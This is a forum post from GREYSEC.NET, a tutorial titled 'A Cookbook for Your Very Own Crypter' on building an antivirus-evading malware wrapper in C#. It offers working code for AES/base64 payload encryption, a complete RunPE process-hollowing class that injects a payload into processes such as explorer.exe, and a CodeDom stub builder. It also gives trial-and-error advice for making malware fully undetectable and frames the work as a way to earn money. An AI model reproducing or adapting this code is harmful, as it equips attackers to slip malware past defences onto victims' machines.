A COOKBOOK FOR YOUR VERY OWN CRYPTER™

by **Lewis**

This article was posted on GREYSEC.NET. The document contains the thread's first message. To read the full discussion, please visit https://greysec.net/showthread.php?tid=6981.

In this guide, I will go through what elements you need to make your very own crypter. This is a very simple process, and the reason it is not documented very well is because of the masses of money people make from them. If everyone knew how to make one, there wouldn't be a market for it. So, I am here to half kill that market, per say.

Notes:
Stub: *Container for your malware (like holds the bytes, does the decryption, etc)*
Builder: *The program that will automatically build our stub with dynamic data (like bytes from a compiled payload)*
Scantime: *When the antivirus scans the file as your download it or when it is on your storage device*
Runtime: *When the antivirus scans the file while it is running or as it runs.*

Would be nice if you had at least some knowledge of syntax before going into this. Not needed, but useful when getting further down the page. The code part of this guide is written in ***C#****. If you know what you are doing, you will be able to convert it to whatever language with basic syntax knowledge.*

and away we go.... (Sam O'Nella Academy reference)

STUB

Getting Started.

The way a crypter works is they hide malware from an antivirus. There is two types of scans you want to hide from: *scantime* & *runtime*. Scantime is prob the most easy to hide from, as you can do it with basic encryption. Runtime would be the punch in the gut. Imagine you can successfully deliver your malware to the target machine, but when they run it the anti virus stops it from doing anything harmful. That would be like the *trojan* horse making it passed the gate, but then burned as soon as they enter.

So, how do we solve the scantime?

This is a lot more simple than you think. You take the bytes from the compiled malware bin, then you encrypt them and store it as a *base64* string. This way, when the anti virus looks for giveaway

signatures, they won't find anything as your bytes are encrypted. Smart, yeah? Works very well. A lot of people do *XOR* encoding but I use *AES* encryption with random bytes as the key. Works well, hasn't failed me yet. Converting your payload to base64 example:

```
byte[] payload_buffer = File.ReadAllBytes("payload.exe"); //read bytes from file
string payload_string = Convert.ToBase64String(payload_buffer); //store bytes as
base64 string
```

Converting your base64 payload back to a byte array:

```
string stub_payload_string = ""; //put the result of payload_string
byte[] stub_payload_buffer = Convert.FromBase64String(stub_payload_string);
//stores your payload bytes
```

Obviously you would add some encryption in, if you have basic knowledge of C#, I am sure you can figure that out. Here is the function I use:

```
using System.Security.Cryptography; // Dependencies.

public static byte[] AES_Encrypt(byte[] bytesToBeEncrypted, byte[] passwordBytes)
{
    byte[] encryptedBytes = null;
    byte[] saltBytes = new byte[] { 1, 2, 3, 4, 5, 6, 7, 8 };
    using (MemoryStream ms = new MemoryStream())
    {
        using (RijndaelManaged AES = new RijndaelManaged())
        {
            AES.KeySize = 256;
            AES.BlockSize = 128;
            var key = new Rfc2898DeriveBytes(passwordBytes, saltBytes, 1000);
            AES.Key = key.GetBytes(AES.KeySize / 8);
            AES.IV = key.GetBytes(AES.BlockSize / 8);
            AES.Mode = CipherMode.CBC;
                    using (var cs = new CryptoStream(ms, AES.CreateEncryptor(),
CryptoStreamMode.Write))
            {
                cs.Write(bytesToBeEncrypted, 0, bytesToBeEncrypted.Length);
                cs.Close();
            }
            encryptedBytes = ms.ToArray();
        }
    }
    return encryptedBytes;
}
```


Ok, I get it, but how does the malware run?

This is the harder part, we need to find a way to *decrypt* the bytes, and load them in a way that an anti virus wouldn't notice any funny business. I have explored many different ways of doing this, including the old drop to hdd/ssd and run it from there. But, dropping to storage is not a great way of doing this, and here's why:

Solving Runtime - The Fun Part

So, we have managed to figure out how to bypass the scantime issue, and now we are on to the good stuff, successfully bypassing the runtime. First, we need to understand how runtime scanning works. When a program is ran, the code needs to be decrypted somewhere for the machine to understand the instructions. So, antivirus's just check the decrypted instructions for any malice, then block it if it is. This is why I was saying dropping to storage and running it from there is a huge **no**. If you do this, the antivirus will instantly block it from running, and sometimes even remove it as soon as it gets dropped to storage.

You want to find a way to run the decrypted bytes in memory, and in a way the anti virus wont notice. A very simple solution for this is by injecting the bytes into a *running process*. A lot of the time it will be the stub (so itself). **Hot Hint:** *RunPE* is what you will be looking for in this situation. RunPE is a class that allows you to inject bytes into any process that is running. This is also used to hide the malware from task manager and process hacker, as it is near invisible to detect, most of the time... **explorer.exe** is a common target.



RunPE - An Example

The code I am about to show you is a randomly generated RunPE class that was built using CodeDom in C#. So the functions and class name will be randomly generated to help prevent triggering any signatures.

```
using System;
using System.ComponentModel;
using System.Diagnostics;
using System.Runtime.InteropServices;
using System.Security;
using System.Security.AccessControl;
using System.Security.Principal;
using System.Reflection;
using System.Text;
using System.IO;
using System.Security.Cryptography;
```

```
using System.Threading;
using System.Collections.Generic;
using System.Linq;
using System.Management;

namespace xYhkg3SAQkaqnqJZ
{
    internal class xYhkg3SAQkaqnqJZ
    {
        [StructLayout(LayoutKind.Sequential, Pack = 1)]
        private struct PROCESS_INFORMATION
        {
            public IntPtr ProcessHandle;
            public IntPtr ThreadHandle;
            public uint ProcessId;
            public uint ThreadId;
        }
        [StructLayout(LayoutKind.Sequential, Pack = 1)]
        private struct STARTUP_INFORMATION
        {
            public uint Size;
            public string Reserved1;
            public string Desktop;
            public string Title;
            [MarshalAs(UnmanagedType.ByValArray, SizeConst = 36)]
            public byte[] Misc;
            public IntPtr Reserved2;
            public IntPtr StdInput;
            public IntPtr StdOutput;
            public IntPtr StdError;
        }
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll", CharSet = CharSet.Unicode)]
         private static extern bool CreateProcess(string applicationName, string commandLine, IntPtr
processAttributes,
            IntPtr threadAttributes, bool inheritHandles, uint creationFlags, IntPtr environment,
            string currentDirectory, ref xYhkg3SAQkaqnqJZ.STARTUP_INFORMATION startupInfo,
            ref xYhkg3SAQkaqnqJZ.PROCESS_INFORMATION processInformation);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool GetThreadContext(IntPtr thread, int[] context);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool Wow64GetThreadContext(IntPtr thread, int[] context);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool SetThreadContext(IntPtr thread, int[] context);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
        private static extern bool Wow64SetThreadContext(IntPtr thread, int[] context);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
           private static extern bool ReadProcessMemory(IntPtr process, int baseAddress, ref int
buffer, int bufferSize,
            ref int bytesRead);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
           private static extern bool WriteProcessMemory(IntPtr process, int baseAddress, byte[]
buffer, int bufferSize,
            ref int bytesWritten);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("ntdll.dll")]
        private static extern int NtUnmapViewOfSection(IntPtr process, int baseAddress);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
         private static extern int VirtualAllocEx(IntPtr handle, int address, int length, int type,
int protect);
        [SuppressUnmanagedCodeSecurity]
        [DllImport("kernel32.dll")]
```

```
        private static extern int ResumeThread(IntPtr handle);
        public static bool f2jserX5ySJRRumm(string path, string cmd, byte[] data, bool compatible)
        {
            bool result;
            for (int i = 1; i <= 5; i++)
            {
                if (xYhkg3SAQkaqnqJZ.BH3mfASp95TVxW6(path, cmd, data, compatible))
                {
                    result = true;
                    return result;
                }
            }
            result = false;
            return result;
        }
        private static bool BH3mfASp95TVxW6(string path, string cmd, byte[] data, bool compatible)
        {
            int num = 0;
            string text = string.Format("\"{0}\"", path);
                                        xYhkg3SAQkaqnqJZ.STARTUP_INFORMATION   sTARTUP_INFORMATION   =
default(xYhkg3SAQkaqnqJZ.STARTUP_INFORMATION);
                                        xYhkg3SAQkaqnqJZ.PROCESS_INFORMATION   pROCESS_INFORMATION   =
default(xYhkg3SAQkaqnqJZ.PROCESS_INFORMATION);
                                                                               sTARTUP_INFORMATION.Size      =
Convert.ToUInt32(Marshal.SizeOf(typeof(xYhkg3SAQkaqnqJZ.STARTUP_INFORMATION)));
            bool result;
            try
            {
                if (!string.IsNullOrEmpty(cmd))
                {
                    text = text + " " + cmd;
                }
                if (!xYhkg3SAQkaqnqJZ.CreateProcess(path, text, IntPtr.Zero, IntPtr.Zero, false, 4u,
IntPtr.Zero, null,
                    ref sTARTUP_INFORMATION, ref pROCESS_INFORMATION))
                {
                    throw new Exception();
                }
                int num2 = BitConverter.ToInt32(data, 60);
                int num3 = BitConverter.ToInt32(data, num2 + 52);
                int[] array = new int[179];
                array[0] = 65538;
                if (IntPtr.Size == 4)
                {
                    if (!xYhkg3SAQkaqnqJZ.GetThreadContext(pROCESS_INFORMATION.ThreadHandle, array))
                    {
                        throw new Exception();
                    }
                }
                else
                {
                       if (!xYhkg3SAQkaqnqJZ.Wow64GetThreadContext(pROCESS_INFORMATION.ThreadHandle,
array))
                    {
                        throw new Exception();
                    }
                }
                int num4 = array[41];
                int num5 = 0;
                if (!xYhkg3SAQkaqnqJZ.ReadProcessMemory(pROCESS_INFORMATION.ProcessHandle, num4 + 8,
ref num5, 4, ref num))
                {
                    throw new Exception();
                }
                if (num3 == num5)
                {
                        if (xYhkg3SAQkaqnqJZ.NtUnmapViewOfSection(pROCESS_INFORMATION.ProcessHandle,
num5) != 0)
                    {
```

```
                        throw new Exception();
                    }
                }
                int length = BitConverter.ToInt32(data, num2 + 80);
                int bufferSize = BitConverter.ToInt32(data, num2 + 84);
                bool flag = false;
                 int num6 = xYhkg3SAQkaqnqJZ.VirtualAllocEx(pROCESS_INFORMATION.ProcessHandle, num3,
length, 12288, 64);
                if (!compatible && num6 == 0)
                {
                    flag = true;
                        num6 = xYhkg3SAQkaqnqJZ.VirtualAllocEx(pROCESS_INFORMATION.ProcessHandle, 0,
length, 12288, 64);
                }
                if (num6 == 0)
                {
                    throw new Exception();
                }
                   if (!xYhkg3SAQkaqnqJZ.WriteProcessMemory(pROCESS_INFORMATION.ProcessHandle, num6,
data, bufferSize, ref num))
                {
                    throw new Exception();
                }
                int num7 = num2 + 248;
                short num8 = BitConverter.ToInt16(data, num2 + 6);
                for (int i = 0; i <= (int)(num8 - 1); i++)
                {
                    int num9 = BitConverter.ToInt32(data, num7 + 12);
                    int num10 = BitConverter.ToInt32(data, num7 + 16);
                    int srcOffset = BitConverter.ToInt32(data, num7 + 20);
                    if (num10 != 0)
                    {
                        byte[] array2 = new byte[num10];
                        Buffer.BlockCopy(data, srcOffset, array2, 0, array2.Length);
                         if (!xYhkg3SAQkaqnqJZ.WriteProcessMemory(pROCESS_INFORMATION.ProcessHandle,
num6 + num9, array2,
                            array2.Length, ref num))
                        {
                            throw new Exception();
                        }
                    }
                    num7 += 40;
                }
                byte[] bytes = BitConverter.GetBytes(num6);
                  if (!xYhkg3SAQkaqnqJZ.WriteProcessMemory(pROCESS_INFORMATION.ProcessHandle, num4 +
8, bytes, 4, ref num))
                {
                    throw new Exception();
                }
                int num11 = BitConverter.ToInt32(data, num2 + 40);
                if (flag)
                {
                    num6 = num3;
                }
                array[44] = num6 + num11;
                if (IntPtr.Size == 4)
                {
                    if (!xYhkg3SAQkaqnqJZ.SetThreadContext(pROCESS_INFORMATION.ThreadHandle, array))
                    {
                        throw new Exception();
                    }
                }
                else
                {
                       if (!xYhkg3SAQkaqnqJZ.Wow64SetThreadContext(pROCESS_INFORMATION.ThreadHandle,
array))
                    {
                        throw new Exception();
                    }
```

```
                }
                if (xYhkg3SAQkaqnqJZ.ResumeThread(pROCESS_INFORMATION.ThreadHandle) == -1)
                {
                    throw new Exception();
                }
            }
            catch (Exception ex)
            {
                                                                    Process     processById     =
Process.GetProcessById(Convert.ToInt32(pROCESS_INFORMATION.ProcessId));
                if (processById != null)
                {
                    processById.Kill();
                }
                result = false;
                return result;
            }
            result = true;
            return result;
        }
    }
        }
```

In this example, we would use this code to load a buffer (self inject):

```
xYhkg3SAQkaqnqJZ.xYhkg3SAQkaqnqJZ.f2jserX5ySJRRumm(Assembly.GetEntryAssembly().Loc
ation, "", stub_payload_buffer, true);
```

How to achieve FUD

This part is the *Krabby patty* recipe, if I was Plankton and robbed the Krusty Krab with a ak47. To achieve this, you don't even need in depth knowledge on how an antivirus works, you can use process of elimination with the tricks I am about to explain.

Process Hollowing

As you may know, the RunPE class I just gave you may be ran to the ground by the time you try to use it. So, to prevent any antivirus noticing you're using it, you can use this method. The way it works is you compile the RunPE class, and then save the bytes. You can then from there, use a piece of code to access a function within the compiled RunPE class all without having the raw code in your stub. This will help **HUGE** amounts in making you become FUD. Note this wont achieve it on its own, and you may have to modify the RunPE class a little bit, changing function names, classes, etc. Here is an example of accessing a function using the bytes of a compiled RunPE:

```
byte[] runPE_buffer; // assign your RunPE bytes to this variable. You can do it
using codedom.

Assembly assembly = Assembly.Load(runPE_buffer);
MethodInfo methodInfo =
assembly.GetType("#runPEClass#.#runPEClass#").GetMethod("#runPEFunction#");
methodInfo.Invoke(null, new object[] { text, "", PAYLOAD_BUFFER, true });
```

Trial and Error

If the above does not work, remove parts of your RunPE class (without breaking it, of course), compile and scan again until the detection is gone. If removing the code didn't work, add it back and move to the next piece. If a part of your code is causing the detection, add it back and rewrite it differently.

ReFud - Why this Happens

A lot of you may know about *refuds* if you have ever paid for a crypter. Basically, it is where they change the stub. The best way I can explain this is with gift wrapping. Imagine you go and give bombs wrapped in red gift wrapping paper to everyone, and then after some time people start to notice that red gift wrapped box is a bad thing. Refud is where they change the wrapping paper to a different color to hide the fact there is a bomb inside. This is VERY dumb down, but you get the idea.

BUILDER

Easy as 1, 2.

Making a builder is the EASIEST thing a person can do. All you need is CodeDom. We spoke about it earlier in the stub section, and we are back at it now. CodeDom is what will allow you to compile the stub by the click of a button. (essentially automating the stub building process) Here is an example of CodeDom in the builder:

```
byte[] payload_buffer = File.ReadAllBytes("payload.exe"); //read bytes from file
string payload_string = Convert.ToBase64String(payload_buffer); //store bytes as
base64 string

var compilerOptions = "/target:winexe /platform:x86 /optimize+ /unsafe
/win32icon:icon.ico";
string template = File.ReadAllText("stub.cs");
template = template.Replace("#payloadBytes#", payload_string); //we place the
payload bytes string into the stub template

var csc = new CSharpCodeProvider(new Dictionary<string, string>()
{ { "CompilerVersion", "v4.0" } });
var parameters = new CompilerParameters(new[] {
"System.dll",
"System.Windows.Forms.dll",
"Microsoft.CSharp.dll",
"System.Management.dll",
"System.Dynamic.Runtime.dll",
"System.Core.dll"})
{
    GenerateExecutable = true,
    OutputAssembly = Path.Combine("stub.exe"), //output the compiled stub as
stub.exe, you can change to what you want
    CompilerOptions = compilerOptions,
    TreatWarningsAsErrors = false,
    IncludeDebugInformation = false,
};

CompilerResults results = csc.CompileAssemblyFromSource(parameters, template);
results.Errors.Cast<CompilerError>().ToList().ForEach(error =>
Console.WriteLine(error.ErrorText)); //compile the code and show any errors we may
have ran into
```

Example of stub.cs (just getting the string):


```
string stub_payload_string = "#payloadBytes#"; //The builder replaces
#payloadBytes# with the actual payload bytes string before building the stub
(automated)
byte[] stub_payload_buffer = Convert.FromBase64String(stub_payload_string);
//stores your payload bytes
```

TOOLS

As I understand that a lot of you may struggle with some aspects of this tutorial, I have made some tools to help you.

RunPE Converter

This tool was made by me. Use it to convert any file to a base64 string:



Download the BIN (compiled). Here is the source code:

```
public static string payloadLocation = "";
private void button1_Click(object sender, EventArgs e)
{
    System.Windows.Forms.OpenFileDialog oDlg = new
System.Windows.Forms.OpenFileDialog();
    if (System.Windows.Forms.DialogResult.OK == oDlg.ShowDialog())
    {
        payloadLocation = oDlg.FileName;
        button1.Text = payloadLocation;
    }

    byte[] b = File.ReadAllBytes(payloadLocation);
    string base64bytes = Convert.ToBase64String(b);

    richTextBox1.Text = base64bytes;
}

private void button2_Click(object sender, EventArgs e)
{
    System.Windows.Forms.Clipboard.SetText(richTextBox1.Text);
}
```

No Distribute Free Scanner

This was not made by me, but is what I have used a lot in my ventures. You will need an account to scan files: KleenScan

---

CONCLUSION

If you decide to make a crypter, get creative. Don't just use what I have told you, use it as a foundation to something great. You will spend a lot of time working on it, and don't expect it to work right away. Patience makes the millions.